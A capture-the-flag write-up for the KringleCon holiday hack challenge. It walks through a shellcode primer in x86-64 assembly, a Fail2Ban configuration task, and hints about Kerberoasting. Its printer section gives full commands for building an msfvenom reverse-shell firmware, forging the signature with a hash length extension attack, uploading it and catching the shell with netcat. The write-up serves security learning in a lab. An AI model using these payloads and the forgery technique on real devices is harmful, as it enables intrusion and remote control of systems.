
Chimney Scissorsticks

You did it - rock on! We're all set now that the sleigh is fueled!
So hey, let me talk to you a bit about manual exploitation.
If you run into any shellcode primers at the North Pole, be sure to read the directions and the comments in the shellcode source!
Also, troubleshooting shellcode can be difficult. Use the debugger step-by-step feature to watch values.
Lastly, be careful not to overwrite any register values you need to reference later on in your shellcode.
That's it! I know you can do it!
...

Frostavator-challenge

There's no Shellcode Primer-challenge in the Casino. After some wondering around, we've found it in Jack's Office. Instead of taking all the stairs, there's an elevator on the 2nd floor. However, the elevator has no power. Let's open up the Panel, and rearrange some logic gates to fix this thing.





Now, we can visit Jacks Office without the need to climb 16 stairs... Let's talk to the troll overthere:

Ruby Cyster

Hey, I'm Ruby Cyster. Don't listen to anything my sister, Ingreta, says about me.
So I'm looking at this system, and it has me a little bit worried.
If I didn't know better, I'd say someone here is learning how to hack North Pole systems.
Who's got that kind of nerve!
Anyway, I hear some elf on the other roof knows a bit about this type of thing.
...

Introduction:

```
; Set up some registers (sorta like variables) with values
; In the debugger, look how these change!
mov rax, 0
mov rbx, 1
mov rcx, 2
mov rdx, 3
mov rsi, 4
mov rdi, 5
mov rbp, 6

; Push and pop - watch how the stack changes!
push 0x12345678
pop rax

push 0x1111
push 0x2222
push 0x3333
pop rax
pop rax
pop rax

; This creates a string and references it in rax - watch the debugger!
call getstring
  db "Hello World!",0
getstring:
pop rax

; Finally, return 0x1337
mov rax, 0x1337
ret
```

Loops:

```
; We want to loop 5 times - you can change this if you want!
mov rax, 5

; Top of the loop
top:
  ; Decrement rax
  dec rax

  ; Jump back to the top until rax is zero
  jnz top

; Cleanly return after the loop
ret
```

Getting Started:

```
; This is a comment! We'll use comments to help guide your journey.
; Right now, we just need to RETurn!
;
; Enter a return statement below and hit Execute to see what happens!
ret
```

Returning a Value:

```
; TODO: Set rax to 1337
mov rax, 0x1337

; Return, just like we did last time
ret
```

System calls:

```
; TODO: Find the syscall number for sys_exit and put it in rax
mov rax, 60

; TODO: Put the exit_code we want (99) in rdi
mov rdi, 99

; Perform the actual syscall
syscall
```

Calling Into the Void:

```
; Push this value to the stack
push 0x12345678

; Try to return
ret
```

Getting RIP:

```
; Remember, this call pushes the return address to the stack
call place_below_the_nop

; This is where the function *thinks* it is supposed to return
nop

; This is a 'label' - as far as the call knows, this is the start of a function
place_below_the_nop:

; TODO: Pop the top of the stack into rax
pop rax

; Return from our code, as in previous levels
ret
```

Hello, World!:

```
; This would be a good place for a call
call HelloWorld

; This is the literal string 'Hello World', null terminated, as code. Except
; it'll crash if it actually tries to run, so we'd better jump over it!
db 'Hello World',0

; This would be a good place for a label and a pop
HelloWorld:
pop rax

; This would be a good place for a re... oh wait, it's already here. Hooray!
ret
```

Hello, World!!:

```
; TODO: Get a reference to this string into the correct register
call HelloWorld
db 'Hello World!',0
HelloWorld:
pop rbx

; Set up a call to sys_write
; TODO: Set rax to the correct syscall number for sys_write
mov rax, 1

; TODO: Set rdi to the first argument (the file descriptor, 1)
mov rdi, 1

; TODO: Set rsi to the second argument (buf - this is the "Hello World" string)
mov rsi, rbx

; TODO: Set rdx to the third argument (length of the string, in bytes)
mov rdx, 12

; Perform the syscall
syscall

; Return cleanly
ret
```

Opening a File:

```
; TODO: Get a reference to this string into the correct register
call FILENAME
db '/etc/passwd',0
FILENAME:
pop rbx

; Set up a call to sys_open
; TODO: Set rax to the correct syscall number
mov rax, 2

; TODO: Set rdi to the first argument (the filename)
```


```
mov rdi, rbx

; TODO: Set rsi to the second argument (flags - 0 is fine)
mov rsi, 0

; TODO: Set rdx to the third argument (mode - 0 is also fine)
mov rdx, 0

; Perform the syscall
syscall

; syscall sets rax to the file handle, so to return the file handle we don't
; need to do anything else!
ret
```

Reading a file:

```
;TODO: Get a reference to this
call FILENAME
db '/var/northpolesecrets.txt',0
FILENAME:
pop rbx

; TODO: Call sys_open
mov rax, 2          ; sys_open
mov rdi, rbx        ; filename
mov rsi, 0          ; flags
mov rdx, 0          ; mode
syscall             ; do it
mov rbx, rax        ; file descriptor returned in eax, saved in ebx

; TODO: Call sys_read on the file handle and read it into rsp
mov rax, 0          ; sys_read
mov rdi, rbx        ; file descriptor
mov rsi, rsp        ; buf
mov rdx, 1024       ; size
syscall             ; do it
mov rbp,rax         ; syscall returns size

; TODO: Call sys_write to write the contents from rsp to stdout (1)
mov rax, 1          ; sys_write
mov rdi, 1          ; file descriptor stdout
mov rsi, rsp        ; buf
mov rdx, rbp        ; size
syscall             ; do it

 ; TODO: Call sys_exit
mov rax, 60         ; sys_exit
mov rdi, 0          ; return code
syscall             ; do it
```

STDOUT contains the content of the file:

```
Secret to KringleCon success: all of our speakers and organizers, providing the gift of cyber security knowledge, free to the community.
```



Debugger

Exit code

```
Process exited cleanly with exit code 0
```

Stdout

```
Secret to KringleCon success: all of our
speakers and organizers, providing the gift
of cyber security knowledge, free to the
community.
```

Success!

Great work! You just wrote some real life shellcode for reading a file!

Did you know that you can add `?cheat` after the URL (before the `#`) to unlock our solutions?

History

```
0x13370000 call 000000001337001Fh
0x1337001f pop rbx
0x13370020 mov rax,2
0x13370027 mov rdi,rbx
0x1337002a mov rsi,0
0x13370031 mov rdx,0
0x13370038 syscall
0x1337003a mov rbx,rax
0x1337003d mov rax,0
0x13370044 mov rdi,rbx
0x13370047 mov rsi,rsp
0x1337004a mov rdx,400h
0x13370051 syscall
0x13370053 mov rbp,rax
0x13370056 mov rax,1
0x1337005d mov rdi,1
0x13370064 mov rsi,rsp
0x13370067 mov rdx,rbp
0x1337006a syscall
0x1337006c mov rax,3Ch
0x13370073 mov rdi,0
0x1337007a syscall
```

Before

Stack

```
000055a2b6eea28b
00007ffc6b89c608
0000000200000000
000000f8b6eea2b0
0000000013370000
00007ffc6b89c600
0000000000000000
000055a2b6eea2b0
```

Registers

```
rax = 0x13370000
 Data pointer: e81a0000002f7661...
rbx = 0x00000000
 (nil)
rcx = 0x00000000
 (nil)
rdx = 0x00000000
 (nil)
rsi = 0x00000000
 (nil)
rdi = 0x00000000
 (nil)
rbp = 0x00000000
 (nil)
rsp = 0x7ffc6b89c4d8
 Data pointer: 8ba2eeb6a2550000...
```

After

Stack

```
0000000013370005
000055a2b6eea28b
00007ffc6b89c608
0000000200000000
000000f8b6eea2b0
0000000013370000
00007ffc6b89c600
0000000000000000
```

Registers

```
rax = 0x13370000
 Data pointer: e81a0000002f7661...
rbx = 0x00000000
 (nil)
rcx = 0x00000000
 (nil)
rdx = 0x00000000
 (nil)
rsi = 0x00000000
 (nil)
rdi = 0x00000000
 (nil)
rbp = 0x00000000
 (nil)
rsp = 0x7ffc6b89c4d0
 Data pointer: 0500371300000000...
```

Talk to Ruby again to get the promised hints…


Ruby Cyster

Oh man - what is this all about? Great work though.
So first things first, you should definitely take a look at the firmware.
With that in-hand, you can pick it apart and see what's there.
Did you know that if you append multiple files of that type, the last one is processed?
Have you heard of Hash Extension Attacks?
If something isn't working, be sure to check the output! The error messages are very verbose.
Everything else accomplished, you just might be able to get shell access to that dusty old thing!
…

OBJECTIVE 7) PRINTER EXPLOITATION [HASH EXTENSION OF ELF OR FIRMWARE]

Difficulty: 4 - Investigate the Kringle Castle printer. Get shell access to read the contents of /var/spool/printer.log. What is the name of the last file printed (with a .xlsx extension)? Find Ruby Cyster in Jack's office for help with this objective.

We already visited Ruby in the last challenge, so let's dive right into the printer exploitation!



Printer Claus
Address: https://printer.kringlecastle.com
Contact Name: Kris Kringle
Location: North Pole

Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.

Firmware Browse... No file selected.

Update!

Download current firmware

When we visit the Management-website of the printer (https://printer.kringlecastle.com/), we'll notice an option to upload and download firmware. We start by downloading and analysing the current firmware. The downloaded **JSON**-file contains a base64-encoded zip-file, which in turn contains a 64-bit ELF-binary, which displays a message:

```
$ cat firmware-export.json
{"firmware":"UEsDBBQAAAAIAEWlkFMWoKjwagkAAOBAAAAMABwAZmlybXdhcmUuYmluVVQJAAOipLthoqS7YXV4CwABBAAAAAAEAAAAAO1bX2wcRxmfvfPZ5zpen9OEOE7Al5JIDuTOl6R2HVo3Pttnr9HFMakd1FBns/
aufUfvj3u3R+wAIuBSOBWXPlSoD+0LeUklkCh9gQfUBFuVKihKHioiQZEJqeRGoF5UiFJIvczszrfemdtrygvwsJ90+9vvm+83M/vN7HrWO9+3EslhnyAgED96FBFtPGTp/
---- 8< ---- cut here to keep output readable and short :-) ----
w1QSwECHgMUAAAACABFpZBTFqCo8GoJAADgQAAADAAYAAAAAAAAAAAA7YEAAAAAZmlybXdhcmUuYmluVVQFAAOipLthdXgLAAEEAAAAAAQAAAAAUEsFBgAAAAABAAEAUgAAALAJAAAAAA==","signature":"2bab052bf894ea1a255886fde202f451
476faba7b941439df629fdeb1ff0dc97","secret_length":16,"algorithm":"SHA256"}

$ cat firmware-export.json | cut -f4 -d\" | base64 -d > firmware-export.1

$ file firmware-export.1
firmware-export.1: Zip archive data, at least v2.0 to extract

$ unzip firmware-export.1
Archive:  firmware-export.1
  inflating: firmware.bin

$ file firmware.bin
firmware.bin: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=fc77960dcdd5219c01440f1043b35a0ef0cce3e2, not stripped

$ ./firmware.bin
Firmware is fully up to date!
```

Let's remove the bin-file, create a reverse-shell payload, zip it, and append that zip to the original zipped firmware. When we unzip the new zipfile, we'll notice that our backdoored firmware.bin is extracted from the zip, and not the original firmware.bin:

```
$ mv firmware.bin firmware.bin.org

$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=<IP-ADDRESS-REDACTED> LPORT=4444 -f elf -o firmware.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: firmware.bin

$ chmod 777 firmware.bin

$ zip busyr4444.zip firmware.bin
  adding: firmware.bin (deflated 31%)

$ cat firmware-export.1 busyr4444.zip > newfirmware.zip

$ mv firmware.bin firmware.bin.busyr

$ unzip newfirmware.zip
Archive:  newfirmware.zip
warning [newfirmware.zip]:  2584 extra bytes at beginning or within zipfile
  (attempting to process anyway)
  inflating: firmware.bin

$ ll firmware.bin
-rwxrwxrwx 1 busyr busyr  194 Dec 20 23:37 firmware.bin
```

Now we only need a to fix that hashed signature… But there was a hint about Hash Extension Attacks … Install Hash_extender, convert our zip to hex and use hash_extender to append that hexcode to our original firmware zip that we saved as firmware_export.1. We specify a secret length of 16, and sha256 as the algorithm:

```
$ git clone https://github.com/iagox86/hash_extender.git
$ cd hash_extender/
$ make
$ xxd -p ../busyr4444.zip | tr -d \\n ; echo
504b0304140002000800bc0a9553b6bcd0ae77000000c20000000c0000006669726d776172652e62696eab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a1d4d16993e04e5f1c0340840a82ccd8899594cf159
8c71fcac1ed33d76323108c6e8c6bfbb16e8d1f92c4b202a4b2b829f358b39cee3ffb92c4520b3f45b967<REDACTED>a499979fac5190cc11e9dcf83c2816af95901504b01021400140002000800bc0a9553b6bcd0ae77000000c20000000c
00000000000000000020000000000000000006669726d776172652e62696e504b050600000000010001003a000000a10000000000


$ ./hash_extender --append-format hex --file ../firmware-export.1 -s 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 -l 16 -f sha256 -a
504b0304140002000800bc0a9553b6bcd0ae77000000c20000000c0000006669726d776172652e62696eab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a1d4d16993e04e5f1c0340840a82ccd8899594cf159
8c71fcac1ed33d76323108c6e8c6bfbb16e8d1f92c4b202a4b2b829f358b39cee3ffb92c4520b3f45b967<REDACTED>a499979fac5190cc11e9dcf83c2816af95901504b01021400140002000800bc0a9553b6bcd0ae77000000c20000000c
00000000000000000020000000000000000006669726d776172652e62696e504b050600000000010001003a000000a10000000000 --append-format=hex
Type: sha256
Secret length: 16
New signature: 97b92dd6338171ff0e4fe0aa2009432a170f0e6ae2c066efcc49c24c7dea61a2
New string:
504b030414000000080045a5905316a0a8f06a090000e04000000c001c006669726d776172652e62696e5554090003a2a4bb61a2a4bb6175780b000104000000000400000000ed5b5f6c1c47199fbdf3d9e73a5e9fd384384ec09792480ee4
ce97a4761d5a373edb67afd1c531a91dd45067b3f6ae7d47ef8f7bb747ec0022e0523815973e54a80fed0b79492590287d8107d4045b952a284a1e2a22419109a9e446a05e5488
---- 8< ---- cut here to keep output readable and short :-) ----
c6bfbb16e8d1f92c4b202a4b2b829f358b39cee3ffb92c4520b3f45b9675c44c8fddfa499979fac5190cc11e9dcf83c2816af95901504b01021e03140000000800bc0a9553b6bcd0ae77000000c20000000c0018000000000000000000ff81
000000006669726d776172652e62696e5554050003241ec16175780b000104e803000004e8030000504b0506000000000100010052000000bd0000000000
```

Now we need to convert the hex-payload back to base64.


```
$ echo
504b030414000000080045a5905316a0a8f06a090000e04000000c001c006669726d776172652e62696e5554090003a2a4bb61a2a4bb6175780b000104000000000400000000ed5b5f6c1c47199fbdf3d9e73a5e9fd384384ec09792480ee4
ce97a4761d5a373edb67afd1c531a91dd45067b3f6ae7d47ef8f7bb747ec0022e0523815973e54a80fed0b79492590287d8107d4045b952a284a1e2a22419109a9e446a05e5488
---- 8< ---- cut here to keep output readable and short :-) ----
c6bfbb16e8d1f92c4b202a4b2b829f358b39cee3ffb92c4520b3f45b9675c44c8fddfa499979fac5190cc11e9dcf83c2816af95901504b01021e03140000000800bc0a9553b6bcd0ae77000000c20000000c0018000000000000000000ff81
000000006669726d776172652e62696e5554050003241ec16175780b000104e803000004e8030000504b0506000000000100010052000000bd0000000000 | xxd -r -p | base64 -w 0; echo
UEsDBBQAAAAIAEWlkFMWoKjwagkAAOBAAAAMABwAZmlybXdhcmUuYmluVVQJAAOipLthoqS7YXV4CwABBAAAAAAEAAAAAO1bX2wcRxmfvfPZ5zpen9OEOE7Al5JIDuTOl6R2HVo3Pttnr9HFMakd1FBns/
aufUfvj3u3R+wAIuBSOBWXPlSoD+0LeUklkCh9gQfUBFuVKihKHioiQZEJqeRGoF5UiFJIvczszrfemdtrygvwsJ90+9vvm+83M/vN7HrWO9+3EslhnyAgED96FBFtPGTp/
---- 8< ---- cut here to keep output readable and short :-) ----
rncAAADCAAAADAAcAGZpcm13YXJlLmJpblVUCQADJB7BYZ490mF1eAsAAQToAwAABOgDAACrd/VxY2JkZIABJgY7BhCvgsEBzHdgwAQODBYMMB0gmh1NFpk+BOXxwDQIQKgszYiZWUzxWYxx/
Kwe0z12MjEIxujGv7sW6NH5LEsgKksrgp81izn04/+5LEUgs/RblnXETI/d+kmZefrFGQzBHp3Pg8KBavlZAVBLAQIeAxQAAAAIALwKlVO2vNCudwAAAMIAAAAMABgAAAAAAAAAAAD/
gQAAAABmaXJtd2FyZS5iaW5VVAUAAyQewWF1eAsAAQToAwAABOgDAABQSwUGAAAAAAEAAQBSAAAAvQAAAAAA
```

Replace the firmware and signature-fields in the json-file with the values provided by the tool to create the backdoored firmware:

```
$ cd ..
$ vim firmware-export.json
{"firmware":"UEsDBBQAAAAIAEWlkFMWoKjwagkAAOBAAAAMABwAZmlybXdhcmUuYmluVVQJAAOipLthoqS7YXV4CwABBAAAAAAEAAAAAO1bX2wcRxmfvfPZ5zpen9OEOE7Al5JIDuTOl6R2HVo3Pttnr9HFMakd1FBns/
aufUfvj3u3R+wAIuBSOBWXPlSoD+0LeUklkCh9gQfUBFuVKihKHioiQZEJqeRGoF5UiFJIvczszrfemdtrygvwsJ90+9vvm+83M/vN7HrWO9+3EslhnyAgED96FBFtPGTp/
---- 8< ---- cut here to keep output readable and short :-) ----
rncAAADCAAAADAAcAGZpcm13YXJlLmJpblVUCQADJB7BYZ490mF1eAsAAQToAwAABOgDAACrd/VxY2JkZIABJgY7BhCvgsEBzHdgwAQODBYMMB0gmh1NFpk+BOXxwDQIQKgszYiZWUzxWYxx/
Kwe0z12MjEIxujGv7sW6NH5LEsgKksrgp81izn04/+5LEUgs/RblnXETI/d+kmZefrFGQzBHp3Pg8KBavlZAVBLAQIeAxQAAAAIALwKlVO2vNCudwAAAMIAAAAMABgAAAAAAAAAAAD/
gQAAAABmaXJtd2FyZS5iaW5VVAUAAyQewWF1eAsAAQToAwAABOgDAABQSwUGAAAAAAEAAQBSAAAAvQAAAAAA","signature":"97b92dd6338171ff0e4fe0aa2009432a170f0e6ae2c066efcc49c24c7dea61a2","secret_length":16,"algor
ithm":"SHA256"}
```

Now, we start a netcat listener on port 4444 to catch our reverse shell. If you're behind a NAT, make sure you setup your port-forwarding-rules accordingly in your router, and allow the traffic to bypass any firewall-rules.

If all is ready, we upload the new firmware ….


HOHOHOHOHOHOHOHOH
Cartridge very low
Refresh

Printer Claus
Address: https://printer.kringlecastle.com
Contact Name: Kris Kringle
Location: North Pole

Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.

Firmware Browse... No file selected.

Firmware successfully uploaded and validated! Executing the update package in the background

…. and a shell comes in

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [<IP-ADDRESS-REDACTED>] from 20.219.121.34.bc.googleusercontent.com [34.121.219.20] 41688

id
uid=1000(app) gid=1000(app) groups=1000(app)

cat /var/spool/printer.log
Documents queued for printing
=============================

Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx
```

Alternatively, if you don't have any control over NAT or firewall-rules in your network, you can choose to create different shellcode that just copies the logfile to a web-accessible location, instead of giving you a full shell.

Remember that Ruby gave us a hint about files placed in **/app/lib/public/incoming** will be accessible under https://printer.kringlecastle.com/incoming/, so we could simply have used something like this:

```
$ msfvenom -p linux/x64/exec CMD="cp /var/spool/printer.log /app/lib/public/incoming/busyr.tmp" -f elf -o firmware.bin
```

If all works out well, the sought logfile should be downloadable at https://printer.kringlecastle.com/incoming/busyr.tmp.

OBJECTIVE 8) KERBEROASTING ON AN OPEN FIRE

Difficulty: 5 - Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints.

HoHo … No Terminal-challenge

Ok, let's visit Eve first, talk to her and then open the **HoHo … No**-terminal:

Eve Snowshoes

Hey there, how's it going? I'm Eve Snowshoes.
Lately I've been spending a lot of cycles worrying about what's going on next door.
Before that, I was checking out Fail2Ban.
It's this slick log scanning tool for Apache web servers.
If you can complete this terminal challenge, I'd be happy to give you some things I've learned about Kerberoasting and Active Directory permissions!
Why don't you do some work with Fail2Ban on this Cranberry Pi terminal first, then we'll talk Kerberoasting and Active Directory. OK?
…

```
Jack is trying to break into Santa's workshop!

Santa's elves are working 24/7 to manually look through logs, identify the
malicious IP addresses, and block them. We need your help to automate this so
the elves can get back to making presents!

Can you configure Fail2Ban to detect and block the bad IPs?

 * You must monitor for new log entries in /var/log/hohono.log
 * If an IP generates 10 or more failure messages within an hour then it must
   be added to the naughty list by running naughtylist add <ip>
        /root/naughtylist add 12.34.56.78
 * You can also remove an IP with naughtylist del <ip>
        /root/naughtylist del 12.34.56.78
 * You can check which IPs are currently on the naughty list by running
        /root/naughtylist list

You'll be rewarded if you correctly identify all the malicious IPs with a
Fail2Ban filter in /etc/fail2ban/filter.d, an action to ban and unban in
/etc/fail2ban/action.d, and a custom jail in /etc/fail2ban/jail.d. Don't
add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't
automatically process the log file each time you make changes to the Fail2Ban
config. When needed, run /root/naughtylist refresh to re-sample the log file
and tell Fail2Ban to reprocess it.

root@ec6fcd0db1d5:~#
```

First, let's check out all the different messages in the log… The following command results in an empty response, meaning these are all phrases contained in the log:

```
root@ec6fcd0db1d5:~# cat /var/log/hohono.log | grep -v "rejected due to unknown user name" | grep -v "sent a malformed request" | grep -v "Failed login from" | grep -v "Invalid heartbeat" |
grep -v " successful$" | grep -v "Valid heartbeat from" | grep -v "Request completed successfully"
```

We can identify 4 possible malicious actions, and 3 normal log-entry-types… The following are an example for each of the log-entries we need to detect:

```
2021-12-21 23:22:07 Login from 140.191.200.149 rejected due to unknown user name
2021-12-22 03:21:40 11.51.167.244 sent a malformed request
2021-12-22 03:21:53 Failed login from 210.204.14.253 for prancer
2021-12-22 03:21:27 Invalid heartbeat 'charlie' from 210.204.14.253
```

Now we have gathered enough information to create our 3 config-files, restart the services and refresh the logfiles:

```
root@ec6fcd0db1d5:~# vim /etc/fail2ban/jail.d/naughtylist.conf
[naughtylist]
enabled  = true
logpath  = /var/log/hohono.log
maxretry = 10
findtime = 1h
bantime  = 1h
filter   = naughtylist
action   = naughtylist

root@ec6fcd0db1d5:~# vim /etc/fail2ban/filter.d/naughtylist.conf
[Definition]
failregex = Login from <HOST> rejected due to unknown user name$
            <HOST> sent a malformed request$
            Failed login from <HOST> for .+$
            Invalid heartbeat '.+' from <HOST>$

root@ec6fcd0db1d5:~# vim /etc/fail2ban/action.d/naughtylist.conf
[Definition]
actionban   = /root/naughtylist add <ip>
actionunban = /root/naughtylist del <ip>

root@ec6fcd0db1d5:~# service fail2ban restart
 * Restarting Authentication failure monitor fail2ban                       [ OK ]

root@ec6fcd0db1d5:~# /root/naughtylist refresh
Refreshing the log file...
```


```
root@ec6fcd0db1d5:~# Log file refreshed! It may take fail2ban a few moments to re-process.
105.250.37.147 has been added to the naughty list!
223.210.166.234 has been added to the naughty list!
53.71.154.242 has been added to the naughty list!
83.241.87.163 has been added to the naughty list!
136.82.167.49 has been added to the naughty list!
96.153.148.144 has been added to the naughty list!
178.33.99.187 has been added to the naughty list!
30.87.85.83 has been added to the naughty list!
161.218.213.152 has been added to the naughty list!
143.94.10.41 has been added to the naughty list!
96.217.166.38 has been added to the naughty list!
65.4.127.162 has been added to the naughty list!
102.2.159.35 has been added to the naughty list!
17.42.242.204 has been added to the naughty list!
183.233.161.191 has been added to the naughty list!
You correctly identifed 15 IPs out of 15 bad IPs
You incorrectly added 0 benign IPs to the naughty list


*******************************************************************
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
*******************************************************************
```

After blocking the attacks, we talk to Eve again, and receive some Kerberoasting-hints…

Eve Snowshoes

Fantastic! Thanks for the help!
Hey, would you like to know more about Kerberoasting and Active Directory permissions abuse?
There's a great talk by Chris Davis on this exact subject!
There are also plenty of resources available to learn more about Kerberoasting specifically.
If you have any trouble finding the domain controller on the 10.X.X.X network, remember that, when not running as root, nmap default probing relies on connecting to TCP 80 and 443.
Got a hash that won't crack with your wordlist? OneRuleToRuleThemAll.rule is a great way to grow your keyspace.
Where'd you get your wordlist? CeWL might generate a great wordlist from the ElfU website, but it will ignore digits in terms by default.
